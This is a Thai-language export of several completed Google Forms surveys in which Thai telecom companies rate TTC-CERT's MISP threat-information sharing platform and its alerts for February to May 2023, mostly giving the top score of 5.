ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

เอกสารแนบท้าย 8

ชื่อบทความภาษาไทย

